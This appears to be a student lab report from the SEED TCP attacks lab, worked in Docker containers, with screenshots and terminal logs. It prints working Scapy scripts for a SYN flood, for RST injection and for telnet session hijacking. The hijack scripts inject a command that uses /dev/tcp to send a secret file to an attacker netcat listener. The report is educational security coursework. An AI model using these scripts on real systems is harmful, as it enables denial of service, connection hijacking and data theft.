■
```

Opened a new terminals while setting up the users displayed below including the attacker, victim and users.

Dockers

```
[10/26/22]seed@VM:~/.../Labsetup$ dockps
f5debbc61b39 user1-10.9.0.6
0f0bale814df victim-10.9.0.5
97825669940f user2-10.9.0.7
c100d7b6c2bf seed-attacker
```

Attacker Docker

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr volumes
root@VM:/# ls volumes
synflood.c
```

User Dockers

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@f5debbc61b39:/#
```

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh user2-10.9.0.7
root@97825669940f:/# █
```

Victim Docker

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@0f0bale814df:/#
```

Task 1

- Checking the size of the Backlog and the services available. Here we can see telnet service available for use which is with the following address "0.0.0.0:23".

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@0f0bale814df:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:34871        0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp6     0      0 ::1:34871             ::0:*
tcp6     0      0 ::0:23                ::0:*
```

- Setting-up TCP connection between **user1** with **victim**

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@f5debb61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...

Ubuntu 20.04.1 LTS
0f0bale814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in `/usr/share/doc/*/copyright`.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
seed@0f0bale814df:~$ █
```

- We can clearly see that the connection has been established in the screenshot below

```
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:34871        0.0.0.0:*
tcp      0      0 0.0.0.0:23             0.0.0.0:*
tcp      0      0 10.9.0.5:23           10.9.0.6:54890        ESTABLISHED
```

- To verify the connection let's make a file named **victim** on victim's machine and store in the address shown below

```
root@0f0bale814df:/# touch victim
root@0f0bale814df:/# mv victim home/seed
root@0f0bale814df:/# ls home/seed
victim
```

- Moving on checking in **user1**'s machine we can clearly see the file present there.

```
[10/26/22] seed@VM:~/.../Labsetup$ docksh user1-10.9.0.6
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS

```
seed@0f0bale814df:~$ ls
victim
```

Task 1.1

- Checking the Attacker Interface

```
[10/26/22]seed@VM:~/.../Labsetup$ docksh seed-attacker
root@VM:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@VM:/# ls volumes
synflood.c
root@VM:/# ifconfig
br-c836eef5bef8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:f7ff:feb9:73b1  prefixlen 64  scopeid 0x20<link>
            ether 02:42:f7:b9:73:b1  txqueuelen 0  (Ethernet)
            RX packets 1  bytes 28 (28.0 B)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 38  bytes 4905 (4.9 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

- Created a file named *synflood.py* which is packet containing victim ID, service to target and attacker's interface

The screenshot shows a terminal window with the command `[10/26/22]seed@VM:~/.../volumes$ gedit synflood.py` entered. Below the terminal is a text editor window titled "synflood.py" showing the following Python code:

```
1 from scapy.all import IP, TCP, send
2 from ipaddress import IPv4Address
3 from random import getrandbits
4
5 ip = IP(dst="10.9.0.5") #victim address
6 tcp = TCP(dport=23, flags='S') #telnet
7 pkt = ip/tcp
8
9 while True:
10    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
11    pkt[TCP].sport = getrandbits(16) # source port
12    pkt[TCP].seq = getrandbits(32) # sequence number
13    send(pkt, iface = 'br-c836eef5bef8', verbose = 0)
```

- Checking syncookies and retries while modifying backlog size on **victim**'s machine, in order to increase the chances of attack's success.

```
root@0f0bale814df:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@0f0bale814df:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@0f0bale814df:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@0f0bale814df:/# ip tcp_metrics show
10.9.0.6 age 1663.692sec source 10.9.0.5
```

- Before launching attack let's check how many syn packets did the **victim** received.

```
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
0
```

- Launching the Attack

```
root@VM:/# cd volumes
root@VM:/volumes# python3 synflood.py
```

- After the Attack Victim Received 61 Packets

```
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
0
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
61
```

- Now while trying to disconnect **user1** which is connected to the **victim**'s machine which we are allowed to disconnect.

```
seed@0f0bale814df:~$ ls
victim
seed@0f0bale814df:~$ exit
logout
Connection closed by foreign host.
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...

seed@0f0bale814df:~$ █
```

- After stopping the Attack the syn packets received went back to normal after a little while

```
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
61
root@0f0bale814df:#
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
0
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
0
-
```

- In order to make the attack a success lets flush the memory and try again

```
root@0f0bale814df:/# ip tcp_metrics flush
root@0f0bale814df:/# ip tcp_metrics show
root@0f0bale814df:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 127.0.0.11:34871        0.0.0.0:*
tcp      0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
LISTEN
```

- After running the attack again I found out that the attack didn't allow the **user** to connect to the **victim**/

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.2

- Now moving on with the code in C file provided in the lab setup. We first made an executable by compiling the C file.

```
[10/26/22]seed@VM:~/.../volumes$ gedit synflood.py
[10/26/22]seed@VM:~/.../volumes$ ls
synflood.c  synflood.py
[10/26/22]seed@VM:~/.../volumes$ gcc synflood.c -o synflood
ls
[10/26/22]seed@VM:~/.../volumes$ ls
synflood  synflood.c  synflood.py
[10/26/22]seed@VM:~/.../volumes$
```

- Now Launching the Attack

```
root@VM:/# cd volumes
root@VM:/volumes# python3 synflood.py
^Z
[1]+  Stopped                  python3 synflood.py
root@VM:/volumes# ls
synflood  synflood.c  synflood.py
root@VM:/volumes# ./synflood 10.9.0.5 23
```

- Packets being received by the Victim

```
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
61
```

- This time the attack worked without any problem as I couldn't connect the **user1** to the **victim** machine

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.3

- Now placing syncookie countermeasure

```
root@0f0bale814df:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

- Launching the attack with python code

```
root@VM:/volumes# python3 synflood.py
```

- After launching the attack with python file the number of packets received have jumped to 128 while the backlog remains to 80 size

```
root@0f0bale814df:/# netstat -tna | grep -i syn_recv | wc -l
128
```

- I was successfully able to login which means countermeasures worked and the attack failed

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].

```

Task 2

Manual Attack

- Now we will open Wireshark and sniff packets from **Attacker's** address while targeting **Victim's** machine and telnet port

- Now while logging into **victim's** machine as **user1**, we can observe the packet flow in Wireshark.

- And the connection is established between **user1** and **victim**.

```

root@0f0bale814df:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address
          State
tcp      0      0  127.0.0.11:34871        0.0.0.0:*
          LISTEN
tcp      0      0  0.0.0.0:23             0.0.0.0:*
          LISTEN
tcp      0      0  10.9.0.5:23           10.9.0.6:48350
          ESTABLISHED

```



- From Wireshark I have acquired some useful information which will be used in the python script used like source and destination IP and Port, respectively, for the RST attack. Moreover the next sequence number is also an essential part to be used.

105 2022-10-26 14:1... 10.9.0.6 10.9.0.5 TCP 66 48350 → 23 [AC]

- Now we will edit the provided script to our needs

```
1 from scapy.all import *
2
3 ip = IP(src="10.9.0.6", dst="10.9.0.5") #impersonating user
4 tcp = TCP(sport=48350, dport=23, flags="R", seq=1384043821)
5 pkt = ip/tcp
6 ls(pkt)
7 send(pkt, iface="br-c836eef5bef8", verbose=0)|
```

The screenshot shows a terminal window with the following details:

- File: `rst.py`
- Path: `~/Desktop/SEED/Labsetup/volumes`
- Code content:



```
1 from scapy.all import *
2
3 ip = IP(src="10.9.0.6", dst="10.9.0.5") #impersonating user
4 tcp = TCP(sport=48350, dport=23, flags="R", seq=1384043821)
5 pkt = ip/tcp
6 ls(pkt)
7 send(pkt, iface="br-c836eef5bef8", verbose=0)|
```
- Bottom status bar:
 - Python
 - Tab Width: 8
 - Ln 7. Col 46
 - INS

- Now I launched the RST telnet Attack from **Attacker's** machine

```
root@VM:/volumes# ls
rst.py  synflood  synflood.c  synflood.py
root@VM:/volumes# python3 rst.py
version      : BitField (4 bits)          = 4          (4)

Automatic Attack

- Now creating a new python file to launch the code automatically with the help of a script where we have added **Attacker**'s interface and filter of TCP and Telnet Port.

```
1 from scapy.all import *
2
3 def spoof_tcp(pkt):
4     IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
5     TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
6                      dport=pkt[TCP].sport,
7                      sport=pkt[TCP].dport)
8     spoofpkt = IPLayer/TCPLayer
9     ls(spoofpkt)
10    send(spoofpkt, verbose=0)
11
12 pkt=sniff(iface='br-c836eef5bef8', filter='tcp and port 23',
13 prn=spoof_tcp)
```

- Reconnecting **user1** with **victim**

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].

root@f5debb61b39:/#
```

- And the packets coming automatically being captured in Wireshark

Task 3

Manual Attack

- Here, checking the connections if established with the **victim**'s machine.

```
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp      0      0 0.0.0.0:23                0.0.0.0:*
LISTEN
tcp      0      0 127.0.0.11:40939          0.0.0.0:*
LISTEN
```

- Connecting **user1** with **victim**'s machine

```
root@f5debb61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0bale814df login: seed
Password:
Login incorrect
0f0bale814df login: seed
Password:

 * Support:       https://ubuntu.com/advantage
```



This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 26 18:43:45 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2

- Confirming if the connection is established and as displayed in the screenshot below we can see it is established

```
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp      0      0 0.0.0.0:23                0.0.0.0:*
LISTEN
tcp      0      0 127.0.0.11:40939          0.0.0.0:*
LISTEN
tcp      0      0 10.9.0.5:23                10.9.0.6:52852
ESTABLISHED
```

- Setting up Wireshark for Packet Analysis with a filter which is looking for packet traffic around **victim**'s machine on the telnet port.

- Now typing a command on **user1**'s machine in order to receive some packets in Wireshark to extract required details.

```
seed@0f0bale814df:~$ ls
victim
```

- Now we have gained the required information including the port connecting with Telnet Port, next Sequence Number and Acknowledgement Number.

No.	Time	Source	Destination	Protocol	Length	Info

- Obtaining **Attacker's** IP in order to edit the provided python script in the manual.

```
root@VM:/volumes# ifconfig
br-c836eef5bef8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 15
00
          inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
          inet6 fe80::42:8ff:febd:cc11 prefixlen 64 scopeid 0x20<li
nk>
          ether 02:42:08:bd:cc:11 txqueuelen 0 (Ethernet)
          RX packets 172 bytes 9168 (9.1 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 28 bytes 3617 (3.6 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
          inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.
```

- Now using the above data I have edited the python script.

```
hijack.py
~/Desktop/SEED/Labsetup/volumes
Save - x

1 from scapy.all import *
2 ip = IP(src="10.9.0.6", dst="10.9.0.5")
3 tcp = TCP(sport=52852, dport=23, flags="A", seq=1254023981,
   ack=1563278115)
4 data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
5 pkt = ip/tcp/data
6 ls(pkt)
7 send(pkt, iface="br-c836eef5bef8", verbose=0)
```

- Before we launch the attack we will run the command to listen to the port 9090 and put the process in background in order to launch the attack

```
root@VM:/volumes# nc -l 9090 &
[1] 18
```

- Now I launched the attack from the python script

```
root@VM:/volumes# python3 hijack.py
version      : BitField (4 bits)          = 4          (4)

 0020 00 05 ce 74 00 17 4a be e3 2d 5d 2d hh 23 80 10 ..t..J..-1-#..

- Now terminating the **user1** and **victim** connection from **victim**'s machine.



```
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:40939        0.0.0.0:*              LISTEN
tcp      0      83 10.9.0.5:23            10.9.0.6:52852        ESTABLISHED
root@0f0bale814df:/# ss -K dst 10.9.0.6 dport 52852
Netid State Recv-Q Send-Q Local Address:Port  Peer Address:Port Process
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*              LISTEN
tcp      0      0 127.0.0.11:40939        0.0.0.0:*              LISTEN
```

- Here we can notice the connection closed from **user1**'s terminal by a foreign host which is **victim**.

```
seed@0f0bale814df:~$ ls
victim
seed@0f0bale814df:~$ cat > secret
This is secret file
^C
seed@0f0bale814df:~$ cat secret
This is secret file
seed@0f0bale814df:~$ Connection closed by foreign host.
```

Automatic Attack

- As it is not easy to get the sequence number in real world scenario as user would be interacting we would require to automate the process. Therefore, I wrote another script involving contents from manual hijacking attack and the automatic reset attack. And modified them to requirements.

The screenshot shows a code editor window with the following details:

- File Name:** autohijack.py
- File Path:** ~/Desktop/SEED/Labsetup/volumes
- Code Content:**

```
1 from scapy.all import *
2
3 def spoof_tcp(pkt):
4     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
5     tcp = TCP(sport=pkt[TCP].dport,
6               dport=pkt[TCP].sport, flags="A", seq=pkt[TCP].ack+5,
7               ack=pkt[TCP].seq)
8     data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
9     pkt = ip/tcp/data
10    ls(pkt)
11    send(pkt, iface="br-c836eef5bef8", verbose=0)
12
13 pkt=sniff(iface='br-c836eef5bef8', filter='tcp and src host
14             10.9.0.5 and src port 23', prn=spoof_tcp)
```

- Reconnecting **user1** with **victim**'s machine and verifying if the **user1**'s machine has the secret file.

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 27 09:58:53 UTC 2022 from user1-10.9.0.6.net-10
.9.0.0 on pts/2
seed@0f0bale814df:~$ ls
secret victim
```

Link Established verified from **user1**'s terminal

```
root@0f0bale814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*
tcp      0      0 127.0.0.11:40939        0.0.0.0:*
tcp      0      0 10.9.0.5:23             10.9.0.6:55658        ESTABLISHED
```

- Before we launch the attack we will run the command to listen to the port 9090 and put the process in background in order to launch the attack

```
root@VM:/volumes# nc -l 9090 &
[1] 29
```



- Launching the Attack

```
root@VM:/volumes# python3 autohijack.py
```

- After Launching the Attack I couldn't type anything on **user1**'s terminal indicating that session has been hijacked.

```
seed@0f0bale814df:~$ ls
secret victim
seed@0f0bale814df:~$ ls
secret victim
seed@0f0bale814df:~$ l█
```

- It can be observed in Wireshark as well that the Phishing Packets have come in abundance and have continued to do so until the attack was stopped.

0000	02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10	.B.....B.....E

```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 27 14:01:29 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2

- Again launching the attack.

```

root@VM:/volumes# nc -l 9090 &
[1] 36
root@VM:/volumes# python3 autohijack.py

```

